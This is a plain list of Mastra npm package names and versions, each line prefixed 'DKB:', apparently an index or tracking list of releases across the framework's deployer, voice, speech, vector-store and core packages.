DKB:@mastra/deployer-netlify@0.1.17
DKB:@mastra/deployer-vercel@0.1.17
DKB:@mastra/deployer@0.2.8
DKB:@mastra/evals@0.1.17
DKB:@mastra/firecrawl@1.1.17
DKB:@mastra/github@1.1.17
DKB:@mastra/loggers@0.1.17
DKB:@mastra/mcp-docs-server@0.0.8
DKB:@mastra/mcp@0.3.9
DKB:@mastra/mem0@0.0.4
DKB:@mastra/memory@0.2.9
DKB:@mastra/pg@0.2.9
DKB:@mastra/pinecone@0.2.7
DKB:@mastra/playground-ui@4.0.3
DKB:@mastra/qdrant@0.2.8
DKB:@mastra/rag@0.1.17
DKB:@mastra/ragie@1.1.17
DKB:@mastra/server@1.0.2
DKB:@mastra/speech-azure@0.1.17
DKB:mastra@0.4.8
DKB:create-mastra@0.2.7
DKB:@mastra/voice-speechify@0.1.12
DKB:@mastra/voice-sarvam@0.1.7
DKB:@mastra/voice-playai@0.1.12
DKB:@mastra/voice-openai@0.1.13
DKB:@mastra/voice-openai-realtime@0.1.3
DKB:@mastra/voice-murf@0.1.12
DKB:@mastra/voice-google@0.1.12
DKB:@mastra/voice-elevenlabs@0.1.12
DKB:@mastra/voice-deepgram@0.1.12
DKB:@mastra/voice-cloudflare@0.1.5
DKB:@mastra/voice-azure@0.1.4
DKB:@mastra/vectorize@0.2.4
DKB:@mastra/upstash@0.2.4
DKB:@mastra/turbopuffer@0.0.9
DKB:@mastra/speech-speechify@0.1.17
DKB:@mastra/speech-replicate@0.1.17
DKB:@mastra/speech-playai@0.1.16
DKB:@mastra/speech-openai@0.1.17
DKB:@mastra/speech-murf@0.1.17
DKB:@mastra/speech-ibm@0.1.17
DKB:@mastra/speech-google@0.1.17
DKB:@mastra/speech-elevenlabs@0.1.16
DKB:@mastra/speech-deepgram@0.1.16
DKB:@mastra/astra@0.2.9
DKB:@mastra/pinecone@0.2.6
DKB:@mastra/pg@0.2.8
DKB:@mastra/memory@0.2.8
DKB:@mastra/mem0@0.0.3
DKB:@mastra/mcp@0.3.8
DKB:@mastra/mcp-docs-server@0.0.7
DKB:@mastra/loggers@0.1.16
DKB:@mastra/github@1.1.16
DKB:@mastra/firecrawl@1.1.16
DKB:@mastra/evals@0.1.16
DKB:@mastra/deployer@0.2.7
DKB:@mastra/deployer-vercel@0.1.16
DKB:@mastra/deployer-netlify@0.1.16
DKB:@mastra/deployer-cloudflare@0.1.16
DKB:@mastra/dane@0.0.13
DKB:@mastra/core@0.8.1
DKB:@mastra/cloudflare@0.0.2
DKB:@mastra/client-js@0.1.15
DKB:@mastra/clickhouse@0.2.8
DKB:@mastra/chroma@0.2.8
DKB:@mastra/astra@0.2.8
DKB:@mastra/playground-ui@4.0.2
DKB:@mastra/qdrant@0.2.7
DKB:@mastra/rag@0.1.16
DKB:@mastra/server@1.0.1
DKB:@mastra/speech-azure@0.1.16
DKB:mastra@0.4.7
DKB:create-mastra@0.2.6
DKB:@mastra/voice-speechify@0.1.11
DKB:@mastra/voice-sarvam@0.1.6
DKB:@mastra/voice-playai@0.1.11
DKB:@mastra/voice-openai@0.1.12
DKB:@mastra/voice-openai-realtime@0.1.2
DKB:@mastra/voice-murf@0.1.11
DKB:@mastra/voice-google@0.1.11
DKB:@mastra/voice-elevenlabs@0.1.11
DKB:@mastra/voice-deepgram@0.1.11
DKB:@mastra/voice-cloudflare@0.1.4
DKB:@mastra/voice-azure@0.1.3
DKB:@mastra/vectorize@0.2.3
DKB:@mastra/upstash@0.2.3
DKB:@mastra/turbopuffer@0.0.8
DKB:@mastra/speech-speechify@0.1.16
DKB:@mastra/speech-replicate@0.1.16
DKB:@mastra/speech-playai@0.1.15
DKB:@mastra/speech-openai@0.1.16
DKB:@mastra/speech-murf@0.1.16
DKB:@mastra/speech-ibm@0.1.16
DKB:@mastra/speech-google@0.1.16
DKB:@mastra/speech-elevenlabs@0.1.15
DKB:@mastra/speech-deepgram@0.1.15
DKB:@mastra/ragie@1.1.16
DKB:mastra@0.4.6
DKB:create-mastra@0.2.5
DKB:@mastra/playground-ui@4.0.1
DKB:@mastra/pinecone@0.2.5
DKB:@mastra/pg@0.2.7
DKB:@mastra/memory@0.2.7
DKB:@mastra/mem0@0.0.2
DKB:@mastra/mcp@0.3.7
DKB:@mastra/mcp-docs-server@0.0.6
DKB:@mastra/qdrant@0.2.6
DKB:@mastra/github@1.1.15
DKB:@mastra/firecrawl@1.1.15
DKB:@mastra/evals@0.1.15
DKB:@mastra/deployer@0.2.6
DKB:@mastra/deployer-vercel@0.1.15
DKB:@mastra/deployer-netlify@0.1.15
DKB:@mastra/deployer-cloudflare@0.1.15
DKB:@mastra/dane@0.0.12
DKB:@mastra/core@0.8.0
DKB:@mastra/cloudflare@0.0.1
DKB:@mastra/client-js@0.1.14
DKB:@mastra/clickhouse@0.2.7
DKB:@mastra/chroma@0.2.7
DKB:@mastra/astra@0.2.7
DKB:mastra@0.4.5
DKB:create-mastra@0.2.4
DKB:@mastra/voice-speechify@0.1.10
DKB:@mastra/voice-sarvam@0.1.5
DKB:@mastra/voice-playai@0.1.10
DKB:@mastra/voice-openai@0.1.11
DKB:@mastra/voice-openai-realtime@0.1.1
DKB:@mastra/voice-murf@0.1.10
DKB:@mastra/playground-ui@4.0.0
DKB:@mastra/voice-elevenlabs@0.1.10
DKB:@mastra/voice-deepgram@0.1.10
DKB:@mastra/voice-cloudflare@0.1.3
DKB:@mastra/voice-azure@0.1.2
DKB:@mastra/vectorize@0.2.2
DKB:@mastra/upstash@0.2.2
DKB:@mastra/turbopuffer@0.0.7
DKB:@mastra/speech-speechify@0.1.15
DKB:@mastra/speech-replicate@0.1.15
DKB:@mastra/speech-playai@0.1.14
DKB:@mastra/speech-openai@0.1.15
DKB:@mastra/speech-murf@0.1.15
DKB:@mastra/speech-ibm@0.1.15
DKB:@mastra/speech-google@0.1.15
DKB:@mastra/speech-elevenlabs@0.1.14
DKB:@mastra/speech-deepgram@0.1.14
DKB:@mastra/speech-azure@0.1.15
DKB:@mastra/server@1.0.0
DKB:@mastra/ragie@1.1.15
DKB:@mastra/rag@0.1.15
DKB:@mastra/loggers@0.1.15
DKB:@mastra/voice-google@0.1.10
DKB:mastra@0.4.4
DKB:create-mastra@0.2.3
DKB:@mastra/voice-speechify@0.1.9
DKB:@mastra/voice-sarvam@0.1.4
DKB:@mastra/voice-playai@0.1.9
DKB:@mastra/voice-openai@0.1.10
DKB:@mastra/voice-openai-realtime@0.1.0
DKB:@mastra/mcp-docs-server@0.0.5
DKB:@mastra/voice-google@0.1.9
DKB:@mastra/voice-elevenlabs@0.1.9
DKB:@mastra/astra@0.2.6
DKB:@mastra/chroma@0.2.6
DKB:@mastra/client-js@0.1.13
DKB:@mastra/core@0.7.0
DKB:@mastra/dane@0.0.11
DKB:@mastra/deployer-cloudflare@0.1.14
DKB:@mastra/deployer-netlify@0.1.14
DKB:@mastra/deployer-vercel@0.1.14
DKB:@mastra/deployer@0.2.5
DKB:@mastra/evals@0.1.14
DKB:@mastra/firecrawl@1.1.14
DKB:@mastra/github@1.1.14
DKB:@mastra/rag@0.1.14
DKB:@mastra/loggers@0.1.14
DKB:@mastra/ragie@1.1.14
DKB:@mastra/mem0@0.0.1
DKB:@mastra/memory@0.2.6
DKB:@mastra/pg@0.2.6
DKB:@mastra/pinecone@0.2.4
DKB:@mastra/playground-ui@3.0.0
DKB:@mastra/qdrant@0.2.5
DKB:@mastra/voice-deepgram@0.1.9
DKB:@mastra/voice-cloudflare@0.1.2
DKB:@mastra/voice-azure@0.1.1
DKB:@mastra/vectorize@0.2.1
DKB:@mastra/upstash@0.2.1
DKB:@mastra/turbopuffer@0.0.6
DKB:@mastra/speech-speechify@0.1.14
DKB:@mastra/speech-replicate@0.1.14
DKB:@mastra/speech-playai@0.1.13
DKB:@mastra/speech-openai@0.1.14
DKB:@mastra/speech-murf@0.1.14
DKB:@mastra/speech-ibm@0.1.14
DKB:@mastra/speech-google@0.1.14
DKB:@mastra/speech-elevenlabs@0.1.13
DKB:@mastra/speech-deepgram@0.1.13
DKB:@mastra/speech-azure@0.1.14
DKB:@mastra/voice-murf@0.1.9
DKB:@mastra/mcp@0.3.6
DKB:@mastra/client-js@0.1.12
DKB:@mastra/composio@0.1.13
DKB:@mastra/core@0.6.4
DKB:@mastra/dane@0.0.10
DKB:@mastra/deployer-cloudflare@0.1.13
DKB:@mastra/deployer-netlify@0.1.13
DKB:@mastra/deployer-vercel@0.1.13
DKB:@mastra/deployer@0.2.4
DKB:@mastra/evals@0.1.13
DKB:@mastra/firecrawl@1.1.13
DKB:@mastra/github@1.1.13
DKB:@mastra/loggers@0.1.13
DKB:@mastra/mcp-docs-server@0.0.4
DKB:@mastra/mcp@0.3.5
DKB:@mastra/memory@0.2.5
DKB:@mastra/pg@0.2.5
DKB:@mastra/pinecone@0.2.3
DKB:@mastra/playground-ui@2.0.4
DKB:@mastra/qdrant@0.2.4
DKB:@mastra/rag@0.1.13
DKB:@mastra/ragie@1.1.13
DKB:@mastra/speech-azure@0.1.13
DKB:@mastra/speech-deepgram@0.1.12
DKB:@mastra/speech-speechify@0.1.13
DKB:@mastra/chroma@0.2.5
DKB:@mastra/speech-elevenlabs@0.1.12
DKB:@mastra/speech-google@0.1.13
DKB:@mastra/speech-ibm@0.1.13
DKB:@mastra/speech-murf@0.1.13
DKB:@mastra/speech-playai@0.1.12
DKB:@mastra/astra@0.2.5
DKB:mastra@0.4.3
DKB:create-mastra@0.2.2
DKB:@mastra/speech-replicate@0.1.13
DKB:@mastra/voice-sarvam@0.1.3
DKB:@mastra/voice-playai@0.1.8
DKB:@mastra/voice-openai@0.1.9
DKB:@mastra/voice-openai-realtime@0.0.4
DKB:@mastra/voice-murf@0.1.8
DKB:@mastra/voice-google@0.1.8
DKB:@mastra/voice-elevenlabs@0.1.8
DKB:@mastra/voice-deepgram@0.1.8
DKB:@mastra/voice-cloudflare@0.1.1
DKB:@mastra/voice-azure@0.1.0
DKB:@mastra/vectorize@0.2.0
DKB:@mastra/upstash@0.2.0
DKB:@mastra/turbopuffer@0.0.5
DKB:@mastra/stabilityai@1.1.13
DKB:@mastra/speech-openai@0.1.13
DKB:@mastra/voice-speechify@0.1.8
DKB:@mastra/astra@0.2.4
DKB:@mastra/chroma@0.2.4
DKB:@mastra/client-js@0.1.11
DKB:@mastra/composio@0.1.12
DKB:@mastra/core@0.6.3
DKB:@mastra/dane@0.0.9
DKB:@mastra/deployer-netlify@0.1.12
DKB:@mastra/deployer-vercel@0.1.12
DKB:@mastra/deployer@0.2.3
DKB:@mastra/evals@0.1.12
DKB:@mastra/firecrawl@1.1.12
DKB:@mastra/github@1.1.12
DKB:@mastra/loggers@0.1.12
DKB:@mastra/mcp-docs-server@0.0.3
DKB:@mastra/mcp@0.3.4
DKB:@mastra/memory@0.2.4
DKB:@mastra/pg@0.2.4
DKB:@mastra/pinecone@0.2.2
DKB:@mastra/playground-ui@2.0.3
DKB:@mastra/qdrant@0.2.3
DKB:@mastra/rag@0.1.12
DKB:@mastra/ragie@1.1.12
DKB:@mastra/speech-azure@0.1.12
DKB:@mastra/speech-deepgram@0.1.11
DKB:@mastra/speech-elevenlabs@0.1.11
DKB:@mastra/speech-google@0.1.12
DKB:@mastra/speech-ibm@0.1.12
DKB:@mastra/speech-murf@0.1.12
DKB:@mastra/speech-openai@0.1.12
DKB:@mastra/speech-playai@0.1.11
DKB:@mastra/speech-replicate@0.1.12
DKB:mastra@0.4.2
DKB:create-mastra@0.2.1
DKB:@mastra/voice-speechify@0.1.7
DKB:@mastra/voice-sarvam@0.1.2
DKB:@mastra/voice-playai@0.1.7
DKB:@mastra/voice-openai@0.1.8
DKB:@mastra/voice-openai-realtime@0.0.3
DKB:@mastra/voice-murf@0.1.7
DKB:@mastra/voice-google@0.1.7
DKB:@mastra/voice-elevenlabs@0.1.7
DKB:@mastra/voice-deepgram@0.1.7
DKB:@mastra/vectorize@0.1.12
DKB:@mastra/upstash@0.1.12
DKB:@mastra/turbopuffer@0.0.4
DKB:@mastra/stabilityai@1.1.12
DKB:@mastra/speech-speechify@0.1.12
DKB:@mastra/deployer-cloudflare@0.1.12
DKB:@mastra/speech-openai@0.1.11
DKB:@mastra/speech-murf@0.1.11
DKB:@mastra/speech-ibm@0.1.11
DKB:@mastra/speech-google@0.1.11
DKB:@mastra/speech-elevenlabs@0.1.10
DKB:@mastra/speech-deepgram@0.1.10
DKB:@mastra/speech-azure@0.1.11
DKB:@mastra/ragie@1.1.11
DKB:@mastra/rag@0.1.11
DKB:@mastra/qdrant@0.2.2
DKB:@mastra/playground-ui@2.0.2
DKB:@mastra/pinecone@0.2.1
DKB:@mastra/pg@0.2.3
DKB:@mastra/memory@0.2.3
DKB:@mastra/mcp@0.3.3
DKB:@mastra/mcp-docs-server@0.0.2
DKB:@mastra/loggers@0.1.11
DKB:@mastra/github@1.1.11
DKB:@mastra/firecrawl@1.1.11
DKB:@mastra/evals@0.1.11
DKB:@mastra/deployer@0.2.2
DKB:@mastra/deployer-vercel@0.1.11
DKB:@mastra/speech-speechify@0.1.11
DKB:@mastra/deployer-netlify@0.1.11
DKB:@mastra/deployer-cloudflare@0.1.11
DKB:@mastra/dane@0.0.8
DKB:@mastra/core@0.6.2
DKB:@mastra/composio@0.1.11
DKB:@mastra/client-js@0.1.10
DKB:@mastra/chroma@0.2.3
DKB:@mastra/astra@0.2.3
DKB:mastra@0.4.1
DKB:@mastra/voice-speechify@0.1.6
DKB:@mastra/voice-sarvam@0.1.1
DKB:@mastra/voice-playai@0.1.6
DKB:@mastra/voice-openai@0.1.7
DKB:@mastra/voice-openai-realtime@0.0.2
DKB:@mastra/voice-murf@0.1.6
DKB:@mastra/voice-google@0.1.6
DKB:@mastra/voice-elevenlabs@0.1.6
DKB:@mastra/voice-deepgram@0.1.6
DKB:@mastra/vectorize@0.1.11
DKB:@mastra/upstash@0.1.11
DKB:@mastra/turbopuffer@0.0.3
DKB:@mastra/stabilityai@1.1.11
DKB:@mastra/speech-replicate@0.1.11
DKB:@mastra/speech-playai@0.1.10
DKB:@mastra/astra@0.2.2
DKB:@mastra/chroma@0.2.2
DKB:@mastra/client-js@0.1.9
DKB:@mastra/composio@0.1.10
DKB:@mastra/core@0.6.1
DKB:@mastra/dane@0.0.7
DKB:@mastra/deployer-cloudflare@0.1.10
DKB:@mastra/deployer-netlify@0.1.10
DKB:@mastra/deployer@0.2.1
DKB:@mastra/evals@0.1.10
DKB:@mastra/firecrawl@1.1.10
DKB:@mastra/github@1.1.10
DKB:@mastra/loggers@0.1.10
DKB:@mastra/mcp-docs-server@0.0.1
DKB:@mastra/mcp@0.3.2
DKB:@mastra/memory@0.2.2
DKB:@mastra/pg@0.2.2
DKB:@mastra/pinecone@0.2.0
DKB:@mastra/playground-ui@2.0.1
DKB:@mastra/qdrant@0.2.1
DKB:@mastra/rag@0.1.10
DKB:@mastra/ragie@1.1.10
DKB:@mastra/speech-azure@0.1.10
DKB:@mastra/speech-deepgram@0.1.9
DKB:@mastra/speech-speechify@0.1.10
DKB:@mastra/speech-google@0.1.10
DKB:@mastra/speech-ibm@0.1.10
DKB:@mastra/speech-murf@0.1.10
DKB:@mastra/speech-openai@0.1.10
DKB:@mastra/speech-playai@0.1.9
DKB:@mastra/speech-replicate@0.1.10
DKB:mastra@0.4.0
DKB:create-mastra@0.2.0
DKB:@mastra/voice-speechify@0.1.5
DKB:@mastra/voice-sarvam@0.1.0
DKB:@mastra/voice-playai@0.1.5
DKB:@mastra/voice-openai@0.1.6
DKB:@mastra/voice-openai-realtime@0.0.1
DKB:@mastra/voice-murf@0.1.5
DKB:@mastra/voice-google@0.1.5
DKB:@mastra/voice-elevenlabs@0.1.5
DKB:@mastra/voice-deepgram@0.1.5
DKB:@mastra/vectorize@0.1.10
DKB:@mastra/upstash@0.1.10
DKB:@mastra/turbopuffer@0.0.2
DKB:@mastra/stabilityai@1.1.10
DKB:@mastra/speech-elevenlabs@0.1.9
DKB:@mastra/deployer-vercel@0.1.10
DKB:@mastra/dane@0.0.6
DKB:@mastra/stabilityai@1.1.9
DKB:@mastra/deployer-cloudflare@0.1.9
DKB:@mastra/deployer-netlify@0.1.9
DKB:@mastra/deployer-vercel@0.1.9
DKB:@mastra/deployer@0.2.0
DKB:@mastra/evals@0.1.9
DKB:@mastra/firecrawl@1.1.9
DKB:@mastra/github@1.1.9
DKB:@mastra/loggers@0.1.9
DKB:@mastra/mcp@0.3.1
DKB:@mastra/memory@0.2.1
DKB:@mastra/pg@0.2.1
DKB:@mastra/pinecone@0.1.9
DKB:@mastra/playground-ui@2.0.0
DKB:@mastra/qdrant@0.2.0
DKB:@mastra/rag@0.1.9
DKB:@mastra/ragie@1.1.9
DKB:@mastra/speech-azure@0.1.9
DKB:@mastra/speech-deepgram@0.1.8
DKB:@mastra/speech-elevenlabs@0.1.8
DKB:@mastra/astra@0.2.1
DKB:@mastra/speech-google@0.1.9
DKB:@mastra/speech-ibm@0.1.9
DKB:@mastra/speech-murf@0.1.9
DKB:@mastra/speech-openai@0.1.9
DKB:@mastra/core@0.6.0
DKB:@mastra/composio@0.1.9
DKB:@mastra/client-js@0.1.8
DKB:@mastra/speech-replicate@0.1.9
DKB:@mastra/speech-speechify@0.1.9
DKB:mastra@0.3.1
DKB:create-mastra@0.1.9
DKB:@mastra/voice-speechify@0.1.4
DKB:@mastra/voice-playai@0.1.4
DKB:@mastra/voice-openai@0.1.5
DKB:@mastra/voice-murf@0.1.4
DKB:@mastra/voice-google@0.1.4
DKB:@mastra/voice-elevenlabs@0.1.4
DKB:@mastra/voice-deepgram@0.1.4
DKB:@mastra/vectorize@0.1.9
DKB:@mastra/upstash@0.1.9
DKB:@mastra/turbopuffer@0.0.1
DKB:@mastra/speech-playai@0.1.8
DKB:@mastra/chroma@0.2.1
DKB:@mastra/voice-openai@0.1.4
DKB:@mastra/voice-playai@0.1.3
DKB:@mastra/voice-speechify@0.1.3
DKB:@mastra/astra@0.2.0
DKB:@mastra/chroma@0.2.0
DKB:@mastra/client-js@0.1.7
DKB:@mastra/composio@0.1.8
DKB:@mastra/dane@0.0.5
DKB:@mastra/deployer-cloudflare@0.1.8
DKB:@mastra/deployer-netlify@0.1.8
DKB:@mastra/deployer-vercel@0.1.8
DKB:@mastra/deployer@0.1.8
DKB:@mastra/evals@0.1.8
DKB:@mastra/firecrawl@1.1.8
DKB:@mastra/github@1.1.8
DKB:@mastra/loggers@0.1.8
DKB:@mastra/mcp@0.3.0
DKB:@mastra/memory@0.2.0
DKB:@mastra/pg@0.2.0
DKB:@mastra/pinecone@0.1.8
DKB:@mastra/playground-ui@1.0.0
DKB:@mastra/qdrant@0.1.8
DKB:@mastra/rag@0.1.8
DKB:@mastra/ragie@1.1.8
DKB:@mastra/speech-azure@0.1.8
DKB:@mastra/speech-deepgram@0.1.7
DKB:@mastra/speech-elevenlabs@0.1.7
DKB:@mastra/speech-google@0.1.8
DKB:@mastra/speech-ibm@0.1.8
DKB:@mastra/speech-murf@0.1.8
DKB:@mastra/speech-openai@0.1.8
DKB:@mastra/speech-playai@0.1.7
DKB:mastra@0.3.0
DKB:create-mastra@0.1.8
DKB:@mastra/voice-murf@0.1.3
DKB:@mastra/voice-google@0.1.3
DKB:@mastra/voice-elevenlabs@0.1.3
DKB:@mastra/voice-deepgram@0.1.3
DKB:@mastra/vectorize@0.1.8
DKB:@mastra/upstash@0.1.8
DKB:@mastra/stabilityai@1.1.8
DKB:@mastra/speech-speechify@0.1.8
DKB:@mastra/speech-replicate@0.1.8
DKB:@mastra/core@0.5.0
DKB:mastra@0.2.8
DKB:@mastra/voice-speechify@0.1.2
DKB:@mastra/astra@0.1.7
DKB:@mastra/chroma@0.1.7
DKB:@mastra/client-js@0.1.6
DKB:@mastra/composio@0.1.7
DKB:@mastra/core@0.4.4
DKB:@mastra/deployer-cloudflare@0.1.7
DKB:@mastra/deployer-netlify@0.1.7
DKB:@mastra/deployer-vercel@0.1.7
DKB:@mastra/deployer@0.1.7
DKB:@mastra/evals@0.1.7
DKB:@mastra/firecrawl@1.1.7
DKB:@mastra/github@1.1.7
DKB:@mastra/loggers@0.1.7
DKB:@mastra/mcp@0.2.6
DKB:@mastra/memory@0.1.7
DKB:@mastra/pg@0.1.7
DKB:@mastra/pinecone@0.1.7
DKB:@mastra/playground-ui@0.0.2
DKB:@mastra/qdrant@0.1.7
DKB:@mastra/rag@0.1.7
DKB:@mastra/ragie@1.1.7
DKB:@mastra/speech-azure@0.1.7
DKB:@mastra/speech-deepgram@0.1.6
DKB:@mastra/speech-elevenlabs@0.1.6
DKB:@mastra/speech-google@0.1.7
DKB:@mastra/speech-ibm@0.1.7
DKB:@mastra/speech-murf@0.1.7
DKB:@mastra/speech-openai@0.1.7
DKB:@mastra/speech-playai@0.1.6
DKB:@mastra/voice-playai@0.1.2
DKB:@mastra/voice-openai@0.1.3
DKB:@mastra/voice-murf@0.1.2
DKB:@mastra/voice-google@0.1.2
DKB:@mastra/voice-elevenlabs@0.1.2
DKB:@mastra/voice-deepgram@0.1.2
DKB:@mastra/vectorize@0.1.7
DKB:@mastra/upstash@0.1.7
DKB:@mastra/stabilityai@1.1.7
DKB:@mastra/speech-speechify@0.1.7
DKB:@mastra/speech-replicate@0.1.7
DKB:@mastra/dane@0.0.3
DKB:@mastra/astra@0.1.6
DKB:@mastra/chroma@0.1.6
DKB:@mastra/client-js@0.1.5
DKB:@mastra/composio@0.1.6
DKB:@mastra/stabilityai@1.1.6
DKB:@mastra/core@0.4.3
DKB:@mastra/dane@0.0.2
DKB:@mastra/deployer-cloudflare@0.1.6
DKB:@mastra/deployer-netlify@0.1.6
DKB:@mastra/deployer-vercel@0.1.6
DKB:@mastra/deployer@0.1.6
DKB:@mastra/evals@0.1.6
DKB:@mastra/firecrawl@1.1.6
DKB:@mastra/github@1.1.6
DKB:@mastra/loggers@0.1.6
DKB:@mastra/mcp@0.2.5
DKB:@mastra/memory@0.1.6
DKB:@mastra/pg@0.1.6
DKB:@mastra/pinecone@0.1.6
DKB:@mastra/playground-ui@0.0.1
DKB:@mastra/qdrant@0.1.6
DKB:@mastra/rag@0.1.6
DKB:@mastra/ragie@1.1.6
DKB:@mastra/speech-azure@0.1.6
DKB:@mastra/speech-deepgram@0.1.5
DKB:@mastra/speech-elevenlabs@0.1.5
DKB:@mastra/speech-ibm@0.1.6
DKB:@mastra/speech-murf@0.1.6
DKB:@mastra/speech-openai@0.1.6
DKB:@mastra/speech-playai@0.1.5
DKB:@mastra/speech-replicate@0.1.6
DKB:mastra@0.2.7
DKB:create-mastra@0.1.7
DKB:@mastra/voice-speechify@0.1.1
DKB:@mastra/voice-playai@0.1.1
DKB:@mastra/voice-openai@0.1.2
DKB:@mastra/voice-murf@0.1.1
DKB:@mastra/voice-google@0.1.1
DKB:@mastra/voice-elevenlabs@0.1.1
DKB:@mastra/voice-deepgram@0.1.1
DKB:@mastra/vectorize@0.1.6
DKB:@mastra/upstash@0.1.6
DKB:@mastra/speech-speechify@0.1.6
DKB:@mastra/speech-google@0.1.6
DKB:@mastra/voice-speechify@0.1.0
DKB:@mastra/voice-playai@0.1.0
DKB:@mastra/voice-openai@0.1.1
DKB:@mastra/voice-murf@0.1.0
DKB:@mastra/voice-google@0.1.0
DKB:@mastra/voice-elevenlabs@0.1.0
DKB:@mastra/voice-deepgram@0.1.0
DKB:@mastra/vectorize@0.1.5
DKB:@mastra/vector-vectorize@0.1.5
DKB:@mastra/vector-qdrant@0.1.5
DKB:@mastra/vector-pinecone@0.1.5
DKB:@mastra/vector-pg@0.1.5
DKB:@mastra/vector-chroma@0.1.5
DKB:@mastra/vector-astra@0.1.5
DKB:@mastra/upstash@0.1.5
DKB:@mastra/vector-upstash@0.1.5
DKB:@mastra/astra@0.1.5
DKB:@mastra/chroma@0.1.5
DKB:@mastra/client-js@0.1.4
DKB:@mastra/composio@0.1.5
DKB:@mastra/core@0.4.2
DKB:@mastra/deployer-cloudflare@0.1.5
DKB:@mastra/deployer-netlify@0.1.5
DKB:@mastra/deployer-vercel@0.1.5
DKB:@mastra/deployer@0.1.5
DKB:@mastra/evals@0.1.5
DKB:@mastra/firecrawl@1.1.5
DKB:@mastra/github@1.1.5
DKB:@mastra/store-upstash@0.0.5
DKB:@mastra/loggers@0.1.5
DKB:@mastra/mcp@0.2.4
DKB:@mastra/memory@0.1.5
DKB:@mastra/pg@0.1.5
DKB:@mastra/pinecone@0.1.5
DKB:@mastra/qdrant@0.1.5
DKB:@mastra/rag@0.1.5
DKB:@mastra/ragie@1.1.5
DKB:@mastra/speech-azure@0.1.5
DKB:@mastra/speech-deepgram@0.1.4
DKB:@mastra/stabilityai@1.1.5
DKB:@mastra/speech-speechify@0.1.5
DKB:@mastra/speech-replicate@0.1.5
DKB:@mastra/speech-playai@0.1.4
DKB:@mastra/speech-openai@0.1.5
DKB:@mastra/speech-murf@0.1.5
DKB:@mastra/speech-ibm@0.1.5
DKB:@mastra/speech-google@0.1.5
DKB:mastra@0.2.6
DKB:create-mastra@0.1.6
DKB:@mastra/store-pg@0.0.5
DKB:@mastra/speech-elevenlabs@0.1.4
DKB:@mastra/github@1.1.3
DKB:@mastra/loggers@0.1.3
DKB:@mastra/firecrawl@1.1.3
DKB:@mastra/evals@0.1.3
DKB:@mastra/deployer@0.1.3
DKB:@mastra/deployer-vercel@0.1.3
DKB:@mastra/deployer-netlify@0.1.3
DKB:@mastra/deployer-cloudflare@0.1.3
DKB:@mastra/mcp@0.2.2
DKB:@mastra/memory@0.1.3
DKB:@mastra/store-upstash@0.0.3
DKB:@mastra/pinecone@0.1.3
DKB:@mastra/qdrant@0.1.3
DKB:@mastra/rag@0.1.3
DKB:@mastra/core@0.4.0
DKB:@mastra/composio@0.1.3
DKB:@mastra/client-js@0.1.2
DKB:@mastra/ragie@1.1.3
DKB:@mastra/speech-azure@0.1.3
DKB:@mastra/speech-deepgram@0.1.3
DKB:@mastra/speech-elevenlabs@0.1.3
DKB:@mastra/speech-google@0.1.3
DKB:@mastra/speech-ibm@0.1.3
DKB:@mastra/speech-murf@0.1.3
DKB:@mastra/speech-openai@0.1.3
DKB:@mastra/speech-playai@0.1.3
DKB:@mastra/speech-replicate@0.1.3
DKB:@mastra/speech-speechify@0.1.3
DKB:@mastra/stabilityai@1.1.3
DKB:@mastra/chroma@0.1.3
DKB:@mastra/astra@0.1.3
DKB:mastra@0.2.4
DKB:create-mastra@0.1.4
DKB:@mastra/vectorize@0.1.3
DKB:@mastra/vector-vectorize@0.1.3
DKB:@mastra/store-pg@0.0.3
DKB:@mastra/vector-qdrant@0.1.3
DKB:@mastra/vector-pinecone@0.1.3
DKB:@mastra/vector-pg@0.1.3
DKB:@mastra/vector-chroma@0.1.3
DKB:@mastra/vector-astra@0.1.3
DKB:@mastra/upstash@0.1.3
DKB:@mastra/pg@0.1.3
DKB:@mastra/vector-upstash@0.1.3
DKB:@mastra/vector-pinecone@0.1.1
DKB:@mastra/vector-pg@0.1.1
DKB:@mastra/vector-chroma@0.1.1
DKB:@mastra/vector-upstash@0.1.1
DKB:@mastra/vector-vectorize@0.1.1
DKB:@mastra/vector-qdrant@0.1.1
DKB:@mastra/astra@0.1.1
DKB:@mastra/chroma@0.1.1
DKB:@mastra/pg@0.1.1
DKB:@mastra/pinecone@0.1.1
DKB:@mastra/qdrant@0.1.1
DKB:@mastra/speech-ibm@0.1.1
DKB:@mastra/speech-murf@0.1.1
DKB:@mastra/speech-openai@0.1.1
DKB:@mastra/vector-astra@0.1.1
DKB:@mastra/speech-replicate@0.1.1
DKB:@mastra/speech-speechify@0.1.1
DKB:@mastra/store-upstash@0.0.1
DKB:@mastra/vectorize@0.1.1
DKB:@mastra/upstash@0.1.1
DKB:@mastra/speech-playai@0.1.1
DKB:@mastra/store-pg@0.0.1
DKB:@mastra/speech-azure@0.1.1
DKB:@mastra/memory@0.1.1
DKB:@mastra/mcp@0.1.1
DKB:@mastra/loggers@0.1.1
DKB:@mastra/github@1.1.1
DKB:@mastra/speech-deepgram@0.1.1
DKB:@mastra/speech-elevenlabs@0.1.1
DKB:@mastra/speech-google@0.1.1
DKB:@mastra/stabilityai@1.1.1
DKB:create-mastra@0.1.1
DKB:@mastra/firecrawl@1.1.1
DKB:@mastra/evals@0.1.1
DKB:@mastra/deployer@0.1.1
DKB:mastra@0.2.1
DKB:@mastra/core@0.2.1
DKB:@mastra/ragie@1.1.1
DKB:@mastra/rag@0.1.1
DKB:@mastra/deployer-vercel@0.1.1
DKB:@mastra/deployer-netlify@0.1.1
DKB:@mastra/deployer-cloudflare@0.1.1
DKB:@mastra/composio@0.1.1
DKB:@mastra/vector-vectorize@0.1.0
DKB:@mastra/speech-speechify@0.1.0
DKB:@mastra/astra@0.1.0
DKB:@mastra/speech-playai@0.1.0
DKB:@mastra/store-pg@0.0.0
DKB:@mastra/store-upstash@0.0.0
DKB:@mastra/pg@0.1.0
DKB:@mastra/pinecone@0.1.0
DKB:@mastra/qdrant@0.1.0
DKB:@mastra/speech-google@0.1.0
DKB:@mastra/speech-ibm@0.1.0
DKB:@mastra/speech-replicate@0.1.0
DKB:@mastra/speech-openai@0.1.0
DKB:@mastra/chroma@0.1.0
DKB:@mastra/vectorize@0.1.0
DKB:@mastra/upstash@0.1.0
DKB:@mastra/vector-upstash@0.1.0
DKB:@mastra/vector-qdrant@0.1.0
DKB:@mastra/vector-pinecone@0.1.0
DKB:@mastra/vector-pg@0.1.0
DKB:@mastra/vector-chroma@0.1.0
DKB:@mastra/speech-murf@0.1.0
DKB:@mastra/vector-astra@0.1.0
DKB:@mastra/composio@0.1.0
DKB:@mastra/core@0.2.0
DKB:@mastra/deployer-cloudflare@0.1.0
